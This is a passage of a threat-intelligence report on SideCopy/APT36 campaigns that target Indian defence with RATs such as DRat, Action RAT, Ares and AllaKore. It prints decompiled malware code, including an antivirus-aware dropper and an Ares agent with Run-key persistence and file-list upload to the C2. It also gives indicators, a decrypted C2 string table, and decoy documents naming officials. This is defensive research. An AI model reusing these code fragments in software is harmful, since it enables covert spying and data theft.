
Based on the anti-virus installed, it drops both the decoy and the EXE as well as creating registry Run keys to maintain persistence for the EXE. Later, it opens the decoy and executes the final payload, which is DRat, a new .NET-based remote access trojan named from the PDB path.

```
d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb
```

It supports 13 commands for C2 communication, which can be found in the Appendix.

Campaign 2

Another similar SideCopy campaign has been identified, where the phishing link downloads an archive file named 'Homosexuality – Indian Armed Forces'. The decoy document is related to NSRO and is called 'ACR.pdf' or 'ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf'.



CONFIDENTIAL **(Ver 2019)**

FORM FOR ENDORSEMENT

IMPORTANT INSTRUCTIONS

1. This form for endorsement by NSRO will be **utilised only if NSRO is not included in mainline channels of reporting**.

2. Form will be endorsed only when ACR/ ICR/ ECR/ Spl/ Delayed / Any other CR is due.

3. Form for endorsement by NSRO will be fwd by the ratee to MS-X (MS Branch).

4. Erasures, use of whitener and paper slips pasted for the purpose of revising original assessment are **NOT** acceptable. **Mistakes must be scored out neatly and signed in full**. **These should bear the date of amendment.** Para 12 of AO 02/2016/MS refers.

5. Rating scale as given below will be used for assessment:-

Outstanding – 9	***Above Average - 8 or 7***	***High Average - 6 or 5***
Average – 4	***Low Average - 3 or 2***	***Below Average - 1***

6. Following assessments are to **be communicated to the ratee** :-

   (a) Figurative assessment of '4' or less in Box Grading.

   (b) Any adverse remark in the Pen Picture.

   (c) 'Not Recommended' for promotion.

7. No additional copies of the form/extract will be made (Auth : Para 9 of AO 02/2016/MS).

CONFIDENTIAL

Figure 8: Decoy PDF.

Interestingly, we found that the same decoy PDF is utilized by the *Linux* variant of Ares RAT, which was first seen on *VirusTotal* in the last week of August 2023. Both the compromised domains used resolve to the same IP address, as shown in Figure 9. The domains used in the April ('ssynergy[.]in') and May ('elfinindia[.]com') campaigns also point to the same IP. Moreover, the archive files hosted on different domains have the same name once again.




Figure 9: Infection chain (2) with the same IP.

Following the same infection as for *Windows*, where the first HTA opens the decoy by loading the DLL (preBotHta), it later beacons to the same domain and downloads second-stage HTA. Depending on the anti-virus present – *SEQRITE*, *Quick Heal*, *Kaspersky*, *Avast*, *Avira*, *Bitdefender* and *Windows Defender* – it executes the final DLL payload, which is Action RAT.

```
string tempPath = Path.GetTempPath();
DraftingPad.infinity(DraftingPad.decompressData("NQAAAB+LCAAAAAAABAAFwcENACE1
  +W7ixRZONrcOIZVBDHMlJGNC7gN3asGINQAAAA=="));
byte[] bytes = Encoding.Default.GetBytes(dd);
string @string = Encoding.Default.GetString(bytes);
string s = DraftingPad.decompressData(@string);
File.WriteAllBytes(tempPath + dname, Encoding.Default.GetBytes(s));
Process.Start(tempPath + dname);
bool flag = !Directory.Exists(this.targetPath);
if (flag)
{
    Directory.CreateDirectory(this.targetPath);
}
bool flag2 = File.Exists(DraftingPad.targetDLLName);
if (flag2)
{
    this.deletePreviousVersion();
    File.Delete(DraftingPad.targetDLLName);
    File.Delete(this.targetEXEName);
}
bool flag3 = File.Exists(this.targetPath + this.tgtHTPName);
if (flag3)
{
    File.Delete(this.targetPath + this.tgtHTPName);
}
this.dl = this.getThridStrike(DraftingPad.decompressData("NQAAAB+LCAAAAAAABA
  dyvz6AZUe8Tnk28zXrFxqjE6THKlMIIuWOXCwx9IZ9QINQAAAA=="));
this.ht = this.getThridStrike(DraftingPad.decompressData("NQAAAB+LCAAAAAAABA
  +MNIpYmY5Ya1A6AcSsA23NQAAAA=="));
byte[] bytes2 = Encoding.Default.GetBytes(this.ht);
string string2 = Encoding.Default.GetString(bytes2);
string s2 = DraftingPad.decompressData(string2);
File.WriteAllBytes(tempPath + "seqrite.jpg", Encoding.Default.GetBytes(s2));
File.Move(tempPath + "seqrite.jpg", this.targetPath + this.tgtHTPName);
Thread.Sleep(5000);
this.deletePreviousVersion();
Thread.Sleep(500);
Process.Start(this.targetPath + this.tgtHTPName);
bool flag4 = av.Contains("Seqrite");
bool flag5 = av.Contains("Kaspersky");
bool flag6 = av.Contains("Quick");
bool flag7 = av.Contains("Avast");
bool flag8 = av.Contains("Avira");
bool flag9 = av.Contains("Bitdefender");
bool flag10 = av.Contains("WindowsDefender");
```

Figure 10: DLL preBotHta run in memory.

Here, legitimate *Windows* apps like *Credential* wizard (credwiz.exe) or *EFS REKEY* wizard (rekeywiz.exe) are copied beside the target to sideload the DLL. Persistence is maintained via the Startup (or) Run registry key to load the payload on every system reboot. Its functionality includes executing commands from the C2, downloading and executing additional payloads, uploading files/folders to the C2 and sending system information.

In some cases, another HTA file is dropped, which runs a .NET-based RAT in the memory. The file is known as Feta RAT and all of its 18 commands can be found in the Appendix. At the same time, an additional third-stage HTA file named 'Auto_tcp.hta' is found to be sent from the C2, which gets executed via PowerShell to drop the Double Action RAT.




Figure 11: Action RAT.




Figure 12: Double Action RAT.

This second Delphi-based Action RAT is double the size and has an export function that points to data exfiltration capabilities. It enumerates all folders/files present in the Desktop, Documents and Download directories. Executable and script files (HTA, BAT, JS, HTML) are ignored, whereas the file path of all documents, images and archives (DOC, TXT, PDF, PNG, JPG, ZIP, RAR) are saved into the TEMP directory. These are exfiltrated to the C2 along with their timestamps based on the file type.

Campaign 3

The third campaign was observed by us during the same month, targeting both *Windows* and *Linux* platforms simultaneously. A new payload for *Windows*, named Key RAT, is deployed in this case along with Ares RAT.





Figure 13: Infection chain (3) with the same domain.

The phishing archive files are named the same: 'DMA_Monthly_Update_minutes_of_Meeting-reg.zip'. In this case, both are linked to the same domain, 'futureuniform[.]ca', unlike the first two campaigns, and the final *Linux* payload is fetched from a completely different domain.



File No 43645/Saudi Arabia/DGAFMS/DG-1C/5(03)/2023 / D(Med)
Government of India, Ministry of Defence
New Delhi-110011
Dated 17th March, 2023

To
The Director General
Armed Forces Medical Services
Ministry of Defence, New Delhi.

Subject : **VISIT OF MEDICAL DELEGATION FROM SAUDI ARABIA TO DISCUSS THE ISSUES WITH INDIAN ARMED FORCES MEDICAL OFFICIALS**

Sir,

I undersigned is directed to convey sanction of the Competent Authority for incurring expenditure of an amount not exceeding **Rs. 1,87,800/- (Rupees one lakh eighty seven thousand eighty hundred only)** to be incurred in connection with the following nine (09) members medical delegation from Saudi Arabia who will be visiting the fwg places from 19 Mar 2023 to 25 Mar 2023 (including journey period):-

S No	Details of Delegation	Details of Places for visit
(a)	Maj Gen (Dr) Yasser Hussain Mandourah (Head of Delegation)	(a) Institute of Naval Medicine/ School of Naval Medicine at INHS Asvini, Mumbai
(b)	Brigadier General Saleh Mohammed Alzahrani	(b) Institute of Aerospace Medicine (IAM), Bengaluru
(c)	Colonel Nawaf Lafi Alenazi	(c) 60 Para Fd Hosp, Agra
(d)	Consultant (Dr) Sultan Eidah Alzaaidi	(d) O/o DGAFMS, New Delhi
(e)	Major Rami Abdulaziz Alsudais	(e) HQ DCIDS (Med), New Delhi
(f)	Captain (Dr) Mesfer Faraj Aldwasri	
(g)	Captain Fade Mohammed Albahkali	
(h)	Captain Saleh Mohammed Alzahrani	
(j)	Captain Omer Nasser Albaoud	

2. The amount will cover the expenditure on messing, entertainment, hired transport and presents in India for the delegation as per details given below and will be subject to the limits prescribed by Ministry of Finance:-

S No	Description	Amount
(a)	Local Transport only for LO & Coordinating offrs	63,700.00
(b)	Entertainment & Messing	1,16,000.00
(c)	Gifts/ Mementos	8,100.00
	Total	**1,87,800.00**

Contd... 2/-

2

3. **International Air Fare, Domestic Air Fare, Accommodation & Local Transportation.** The expenditure on international air fare, domestic air fare, accommodation and local transportation (in/out station) will be borne by the Govt of Saudi Arabia.

4. Approval of the Competent Authority is also accorded for the following: -

(a) Hiring of private vehicles for internal transportation only for LO and Coordinating Officers to travel within India.

(b) Entertainment/ Messing as per the standard protocol on reciprocity and to the stipulated limit of expenditure during the visit of the delegation.

(c) To present gifts as per the standard protocol on reciprocity and to the stipulated limit of expenditure during the visit of the delegation.

5. The expenditure involved will be debitable to Major Head 2076, Minor Head 800, Sub Head B (a), 8 (a) (Code Head 565/16) CAO's Contingent Grant for the year 2022-23. Sixty percent (60%) of the sanctioned amount will be made available in advance to the DGAFMS/DG-1C for which accounts will be rendered within one month after completion of the visit.

6. This issue with the concurrence of Ministry of Defence (Finance) vide their I.D Note No 5(3)/2018-AG/PA/63-PA dated 17th March, 2023.

Yours faithfully,

(Ms) Ravi Kiran)
Officer on Spl Duty (Medical)
Tele : 011-23012732

Copy to:-

MEA, South Block, New Delhi, JS(PIC)/ MoD, CGDA,CDA (HQ) New Delhi, AFA (MO), DGA (Budget), DFA (GS), CAO New Delhi, O/o DGAFMS/ DG-1C, AFA (AG/PA)

Figure 14: Reuse of decoy.

Connection 1

In the second infection chain, another archive file with the same name, 'Homosexuality – Indian Armed Forces.zip', is seen, which contains an ELF file. It is spread using a domain named 'occoman[.]com', resolving to the same IP address as sunfireglobal[.]in, showing the sharing of IPs between compromised domains.




Figure 15: Content of both the archives.

Different file names for this Golang-based *Linux* malware that masquerades as a PDF were found as follows:

- Homosexuality – Indian Armed Forces .pdf (2023-10-24)
- Unit Training Program .pdf (2023-09-20)
- Social Media Usage .pptx (2023-08-30)

Utilizing the GoReSym plugin with IDA we can extract function metadata as the binary is stripped. The process flow is the same as the first stage seen in the case of the Poseidon agent used by APT36 (observed by *Uptycs* and *Zscaler*), having the exact target location, though this stage is not compiled using PyInstaller:

- Create a crontab to maintain persistence through system reboot under the current username.
- Download the decoy to the target directory '/.local/share' and open it.
- Download the Ares agent as '/.local/share/updates' and execute it.

Figure 16: Process flow of stage-1 targeting Linux.

After extracting the contents of the final PyInstaller payload, two Python-compiled files of our interest (agent.pyc and config.pyc) are retrieved. Decompiling and examining them leads to an open-source Python RAT called Ares. The URL format used to ping the server is: 'hxxps://(host)/api/(uid)/hello' and it includes the platform, hostname and username of the victim machine along with it. It supports 13 commands for C2 communication, which can be found in the Appendix.




Figure 17: Config file.

No major changes were observed in the agent apart from changing the name from ares to gedit, and the server used by the agent is present in the config file: 161.97.151[.]200:7015. Both the agent and config scripts include the name 'lee', pointing to the same agent as referred by *Lumen*. Figure 18 shows the agent script.

This payload is named 'bossupdate', a similar naming convention to that seen with Poseidon and other utilities of APT36, starting with the 'boss' prefix. APT36 is aiming for the operating system *BOSS*, developed in India for government entities, and is constantly expanding its *Linux* arsenal. Back in 2021, SideCopy was linked to the same RAT by *QiAnXin*'s Red Raindrop Team and later a forked version called BackNet by *Telsy*.

```
    elif platform.system() == 'Windows':
        persist_dir = os.path.join(os.getenv('USERPROFILE'), 'gedit')
        if not os.path.exists(persist_dir):
            os.makedirs(persist_dir)
        agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
        shutil.copyfile(sys.executable, agent_path)
        cmd = 'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v lee /t REG_SZ /d "%s"'
        subprocess.Popen(cmd, shell=True)
    self.send_output('[+] Agent installed.')

def listall(self):
    """ list file directory and uploads it to the server"""
    os.system('cd; find . -type f > /tmp/list.txt')
    list_path = '/tmp/list.txt'
    self.upload(list_path)

def clean(self):
    """ Uninstalls the agent """
    if platform.system() == 'Linux':
        persist_dir = self.expand_path('~/.gedit')
        if os.path.exists(persist_dir):
            shutil.rmtree(persist_dir)
        desktop_entry = self.expand_path('~/.config/autostart/gedit.desktop')
        if os.path.exists(desktop_entry):
            os.remove(desktop_entry)
        os.system('grep -v .lee .bashrc > .bashrc.tmp;mv .bashrc.tmp .bashrc')
    elif platform.system() == 'Windows':
```

Figure 18: Agent script.

Campaign 4

In March and April 2024, three similar SideCopy infection chains were observed using compromised domains to host payloads. Instead of side-loading the Action RAT or dropping DRat/KeyRAT, two custom variants of AllaKore RATs are deployed as the final payload.




Figure 19: Infection chain (4).

The attack chain is similar, leading to execution of two AllaKore RATs, which are connected with the same IP but different port numbers for C2 communication. The compromised domains also resolve to the same IPs as used in previous

campaigns. The final DLLs are not side loaded but completely legitimate and old files. The following is a list of encrypted strings used for C2 communication and other utilities:

Encrypted	Decrypted
7oYGAVUv7QVqOT0iUNI	SocketMain
7oYBFJGQ	OK
7o4AfMyIMmN	Info
7ooG0ewSx5K	PING
7ooGyOueQVE	PONG
7oYCkQ4hb550	Close
7oIBPsa66QyecyD	NOSenha
7oIDcXX6y8njAD	Folder
7oIDaDhgXCBA	Files
7ooD/IcBeHXEooEVVuH4BB	DownloadFile
7o4H11u36Kir3n4M4NM	UploadFile
Sx+WZ+QNgX+TgltTwOyU4D	Unknown (Windows)
QxI/Ngbex4qIoVZBMB	Windows Vista
QxI/Ngbex46Q	Windows 7
QxI/Ngbex4aRKA	Windows 10
QxI/Ngbex4KTxLImkWK	Windows 8.1/10

Initially, the RAT sends and receives PING-PONG commands, keeping the connection alive. The two RAT payloads run together, complementing each other, as seen in the network traffic in Figures 20 and 21.




Figure 20: Network traffic for port 9828.





Figure 21: Network traffic for port 6663.

Various file operations have been incorporated, including create, delete, execute, copy, move, rename, zip and upload, which are part of the AllaKore agent. Two decoy files have been observed, where one was used in previous campaigns in February-March 2023.



Mil Tele : 34891

IHQ of MoD (Army)
Adjutant General's Branch
Addl Dte Gen MP/MP 8(I of R)
West Block-III, RK Puram
New Delhi - 110 066

20038/Appx J/Final/MP 8(I of R)

HQ Southern Command (A)
HQ Eastern Command (A)
HQ Western Command (A)
